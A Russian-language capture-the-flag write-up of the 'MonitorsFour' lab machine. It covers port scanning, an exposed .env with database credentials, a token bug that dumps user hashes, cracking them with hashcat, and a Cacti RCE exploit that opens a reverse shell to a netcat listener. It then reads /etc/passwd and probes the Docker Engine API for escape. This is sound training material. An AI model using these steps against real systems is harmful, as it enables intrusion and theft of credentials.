

Исходные данные: 10.10.11.98

Смотрим какие порты открыты, командой nmap -sC -v 10.10.11.98

```
└─# nmap -sC -v 10.10.11.98
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-02 11:33 EST
NSE: Loaded 126 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
Initiating Ping Scan at 11:33
Scanning 10.10.11.98 [4 ports]
Completed Ping Scan at 11:33, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:33
Completed Parallel DNS resolution of 1 host. at 11:33, 0.14s elapsed
Initiating SYN Stealth Scan at 11:33
Scanning 10.10.11.98 [1000 ports]
Discovered open port 80/tcp on 10.10.11.98
Discovered open port 5985/tcp on 10.10.11.98
Completed SYN Stealth Scan at 11:33, 15.50s elapsed (1000 total ports)
NSE: Script scanning 10.10.11.98.
Initiating NSE at 11:33
Completed NSE at 11:33, 6.71s elapsed
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
Nmap scan report for 10.10.11.98
Host is up (0.16s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Did not follow redirect to http://monitorsfour.htb/
5985/tcp  open  wsman
```

Ports: 80,5985


<http://monitorsfour.htb/>

Начинаю проводить фаззинг веб каталогов:

.env	[Status: 200, Size: 97, Words: 1, Lines: 6, Duration: 303ms]
.htpasswd	[Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 304ms]
.htaccess	[Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 304ms]
.hta	[Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 304ms]
controllers	[Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 309ms]
contact	[Status: 200, Size: 367, Words: 34, Lines: 5, Duration: 1133ms]
forgot-password	[Status: 200, Size: 3099, Words: 164, Lines: 84, Duration: 514ms]

login	[Status: 200, Size: 4340, Words: 1342, Lines: 96, Duration: 1025ms]
static	[Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 216ms]
user	[Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 936ms]
views	[Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 223ms]

При переходе на .env, скачивается файл с кредами от локальной бд:


A screenshot of a text editor window titled "~/Downloads/env (2) - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu is a toolbar with various icons for file operations. The main text area contains the following content:

```
1 DB_HOST=mariadb
2 DB_PORT=3306
3 DB_NAME=monitorsfour_db
4 DB_USER=monitorsdbuser
5 DB_PASS=f37p2j8f4t0r
6
```

```
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
```

user	[Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 1753ms]
------	---

Страница contact:



Warning: include(/var/www/app/views/contact.php): Failed to open stream: No such file or directory in /var/www/app/Router.php on line 110

Warning: include(): Failed opening '/var/www/app/views/contact.php' for inclusion (include_path='.:usr/local/lib/php') in /var/www/app/Router.php on line 110

Warning: include(/var/www/app/views/contact.php): Failed to open stream: No such file or directory in /var/www/app/Router.php on line 110

Warning: include(): Failed opening '/var/www/app/views/contact.php' for inclusion (include_path='.:usr/local/lib/php') in /var/www/app/Router.php on line 110

Результат wappalyzer:

 **Wappalyzer** ⏻ ⚙️ 🌙

TECHNOLOGIES

MORE INFO

📄 Export

Font scripts

 [Font Awesome](#)

 [Google Font API](#)

JavaScript libraries

 [jQuery](#) 3.1.1

 [OWL Carousel](#)

Miscellaneous

 [Popper](#)

Reverse proxies

 [Nginx](#)

Web servers

 [Nginx](#)

UI frameworks

 [Bootstrap](#) 4.4.1


Programming languages

 [PHP](#) 8.3.27

[Somethina wrong or missina?](#)

Провел фаззинг сабдоменов:


cacti [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 612ms]




Version 1.2.28 | (c) 2004-2026 - The Cacti Group – версия сервиса.

<http://cacti.monitorsfour.htb/cacti/>

Вообщем для версии данного сервиса есть уязвимость CVE, которая позволяет сделать RCE:



Следую инструкции эксплоита, создаю среду пайтон, качаю библиотеки, делаю прослушку на порту 4444, чтобы установить ревершшелл:



Но есть одна особенность:

Команда разработчиков популярного фреймворка сетевого мониторинга Cacti выпустила критическое обновление безопасности, устраняющее серьезную уязвимость CVE-2025-22604. Данная брешь позволяет авторизованным злоумышленникам осуществить удаленное выполнение произвольного кода на целевых системах.

RCE возможна для авторизованных пользователей


Возвращаемся к тому, что уже нашли....

Исследуем страницу <http://monitorsfour.htb/user>



missing токен параметр. Попробуем подставить

При token=0 вывело учетные данные:



```
[{"id":2,"username":"admin","email":"admin@monitorsfour.htb","password":"56b32eb43e6f15395f6c46c1c9e1cd36","role":"super user","token":"788923d8cf85617637","name":"Marcus Higgins","position":"System Administrator","dob":"1978-04-26","start_date":"2021-01-12","salary":"320800.00"}, {"id":5,"username":"mwatson","email":"mwatson@monitorsfour.htb","password":"69196959c16b26ef00b77d82cf6eb169","role":"super user","token":"0e543210987654321","name":"Michael Watson","position":"Website Administrator","dob":"1985-02-15","start_date":"2021-05-11","salary":"75000.00"}, {"id":6,"username":"janderson","email":"janderson@monitorsfour.htb","password":"2a22dcf99190c322d974c8df5ba3256b","role":"user","token":"0e9999999999999999","name":"Jennifer Anderson","position":"Network Engineer","dob":"1990-07-16","start_date":"2021-06-20","salary":"68000.00"}, {"id":7,"username":"dthompson","email":"dthompson@monitorsfour.htb","password":"8d4a7e7fd08555133e056d9aacb1e519","role":"user","token":"0e1111111111111111","name":"David Thompson","position":"Database Manager","dob":"1982-11-23","start_date":"2022-09-15","salary":"83000.00"}, {"id":10,"username":"pitillo","email":"pitillo@pillo.pitillo","password":"0e3db0e66f109ac38522802eacc0e3e5","role":"super user","token":null,"name":"pitillo","position":"pitillo","dob":"1110-09-17","start_date":"1110-09-17","salary":"9171110.00"}, {"id":11,"username":""}]
```

```
","password":"69196959c16b26ef00b77d82cf6eb169","role":"super
user","token":"0e543210987654321","name":"Michael Watson","position":"Website
Administrator","dob":"1985-02-15","start_date":"2021-05-
11","salary":"75000.00"},{"id":6,"username":"janderson","email":"janderson@monitorsfour.htb
","password":"2a22dcf99190c322d974c8df5ba3256b","role":"user","token":"0e99999999999999
99","name":"Jennifer Anderson","position":"Network Engineer","dob":"1990-07-
16","start_date":"2021-06-
20","salary":"68000.00"},{"id":7,"username":"dthompson","email":"dthompson@monitorsfour.
htb","password":"8d4a7e7fd08555133e056d9aacb1e519","role":"user","token":"0e111111111111
1111","name":"David Thompson","position":"Database Manager","dob":"1982-11-
23","start_date":"2022-09-
15","salary":"83000.00"},{"id":10,"username":"pitillo","email":"pitillo@pillo.pitillo","password
":"0e3db0e66f109ac38522802eacc0e3e5","role":"super
user","token":null,"name":"pitillo","position":"pitillo","dob":"1110-09-17","start_date":"1110-
09-17","salary":"9171110.00"},{"id":11,"username":"
```

```
└─(kali㉿kali)-[~]
└─$ hashid 56b32eb43e6f15395f6c46c1c9e1cd36
Analyzing '56b32eb43e6f15395f6c46c1c9e1cd36'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

```

└─$ hashcat 56b32eb43e6f15395f6c46c1c9e1cd36 /usr/share/wordlists/rockyou.txt -m 0
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-haswell-13th Gen Intel(R) Core(TM) i9-13900HK, 2917/5899 MB (1024 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

56b32eb43e6f15395f6c46c1c9e1cd36:wonderful1

```

56b32eb43e6f15395f6c46c1c9e1cd36:wonderful1

Смогли залогиниться на основной веб странице, там ничего интересного не было.

```

└─(kali㉿kali)-[~/MF]
└─$ python3 exploit.py -u marcus -p wonderful1 -i 10.10.15.151 -l 4444 -url http://cacti.monitorsfour.htb
[+] Cacti Instance Found!
[+] Serving HTTP on port 80
[+] Login Successful!
[+] Got graph ID: 226
[i] Created PHP filename: Pcukw.php
[+] Got payload: /bash
[i] Created PHP filename: narUZ.php
[+] Hit timeout, looks good for shell, check your listener!
[+] Stopped HTTP server on port 80

└─(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.151] from (UNKNOWN) [10.10.11.98] 52967
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
www-data@821fbd6a43fa:~/html/cacti$

```

```
www-data@821fbd6a43fa:/home$ cd marcus
cd marcus
www-data@821fbd6a43fa:/home/marcus$ ls
ls
user.txt
www-data@821fbd6a43fa:/home/marcus$ cat user.txt
cat user.txt
73178d3ab437583d60a7e1452aae19ab
www-data@821fbd6a43fa:/home/marcus$ su marcus
su marcus
Password: wonderful1
su: Authentication failure
www-data@821fbd6a43fa:/home/marcus$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
marcus:x:1000:1000::/home/marcus:/bin/bash
www-data@821fbd6a43fa:/home/marcus$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
www-data@821fbd6a43fa:/home/marcus$ █
```

Нашли флаг и обнаружили, что это докер среда:
Признак .dockerenv

```

www-data@821fbd6a43fa:/$ ls -la
ls -la
total 616
drwxr-xr-x  1 root root  4096 Jan  3 11:06 .
drwxr-xr-x  1 root root  4096 Jan  3 11:06 ..
-rwxr-xr-x  1 root root    0 Nov 10 17:04 .dockerenv
lrwxrwxrwx  1 root root    7 Aug 24 16:20 bin -> usr/bin
drwxr-xr-x  2 root root  4096 Aug 24 16:20 boot
drwxr-xr-x  5 root root   340 Jan  3 10:54 dev
drwxr-xr-x  1 root root  4096 Nov 10 17:04 etc
drwxr-xr-x  1 root root  4096 Nov 10 16:15 home
lrwxrwxrwx  1 root root    7 Aug 24 16:20 lib -> usr/lib
lrwxrwxrwx  1 root root    9 Aug 24 16:20 lib64 -> usr/lib64
drwxr-xr-x  2 root root  4096 Nov  3 20:44 media
drwxr-xr-x  2 root root  4096 Nov  3 20:44 mnt
drwxr-xr-x  2 root root  4096 Nov  3 20:44 opt
dr-xr-xr-x 191 root root    0 Jan  3 10:54 proc
drwx-----  2 root root  4096 Nov  3 20:44 root
drwxr-xr-x  1 root root  4096 Nov 10 17:05 run
lrwxrwxrwx  1 root root    8 Aug 24 16:20 sbin -> usr/sbin
drwxr-xr-x  2 root root  4096 Nov  3 20:44 srv
-rwxr-xr-x  1 root root   113 Sep 13 06:13 start.sh
dr-xr-xr-x 13 root root    0 Jan  3 10:54 sys
drwxrwxrwt  1 root root 561152 Jan  3 11:19 tmp
drwxr-xr-x  1 root root  4096 Nov  3 20:44 usr
drwxr-xr-x  1 root root  4096 Nov  4 04:06 var
www-data@821fbd6a43fa:/$ █

```

Что пытаюсь првоерить:

Команды sudo не существует

mysql отсутствует

ps auxf не работает

Вообщем еще один из признаков docker контейнера это странное имя

www-data@821fbd6a43fa а именно усеченный айди.

И мы попали не в windows а в Linux окружение

Вообщем Docker – это изолированный процесс поверх ОС хоста.

Дальше, эксплуатацию я упускаю, потому что докер я не админил, но расскажу в кратце в чем суть.

Вообщем, суть уязвимости обстоит в том, что с Linux контейнера можно взаимодействовать с Docker Engine Api без аутентификации, а если до него достучаться, то можно будет влиять на основной хост: Но для этого нужно вычислить айпи адрес. На котором находится Docker Engine API.

Docker API слушает на порту 2375 без TLS и 2376 с TLS

Сначала смотрим наш айпи и маршрутизацию.
172.18.0.3/16 это виртуальный адрес контейнера

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
        valid_lft forever preferred_lft forever
2: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether b2:a4:d3:0a:c2:cf brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever
www-data@821fbd6a43fa:~/html/cacti$ ip route
ip route
default via 172.18.0.1 dev eth0
172.18.0.0/16 dev eth0 proto kernel scope link src 172.18.0.3
www-data@821fbd6a43fa:~/html/cacti$ curl -v http://172.18.0.0:2375/version
```

Маршрутизация происходит через 172.18.0.1, попробуем обратиться к нему через утилиту curl. – не получилось..

```
www-data@821fbd6a43fa:~/html/cacti$ curl http://172.18.0.1:2375/version
curl http://172.18.0.1:2375/version
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
  0     0     0     0     0     0     0 --:--:-- --:--:-- --:--:--     0
curl: (7) Failed to connect to 172.18.0.1 port 2375 after 1 ms: Could not connect to server
www-data@821fbd6a43fa:~/html/cacti$
```

Дальше пробуем обратиться по днс адресу host.docker.internal, резолв происходит на 2 IP адреса ipv4 и ipv6. Тоже выдало ошибку. Но, мы обнаружили кое что важное, это подсеть 192.168.65.254. Да на этом адресе ничего не прослушивается, т.к скорее всего днс запись не обновлялась. Но присутствует факт наличия сети, с которой можно взаимодействовать и в ней по итогу будет находиться адрес, на котором будет Docker Engine API.

```
<i$ curl -v http://host.docker.internal:2375/version
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
  0     0     0     0     0     0     0 --:--:-- --:--:-- --:--:--     0
* Host host.docker.internal:2375 was resolved.
* IPv6: fdc4:f303:9324::254
* IPv4: 192.168.65.254
* Trying [fdc4:f303:9324::254]:2375...
* Immediate connect fail for fdc4:f303:9324::254: Network is unreachable
* Trying 192.168.65.254:2375...
* connect to 192.168.65.254 port 2375 from 172.18.0.3 port 50086 failed: Connection refused
* Failed to connect to host.docker.internal port 2375 after 61 ms: Could not connect to server
  0     0     0     0     0     0     0 --:--:-- --:--:-- --:--:--     0
* closing connection #0
curl: (7) Failed to connect to host.docker.internal port 2375 after 61 ms: Could not connect to server
www-data@821fbd6a43fa:~/html/cacti$
```

Дальше эксплуатацию я упускаю. Ведь, она – не моя заслуга. И будет больше понятна тому, кто админил докер.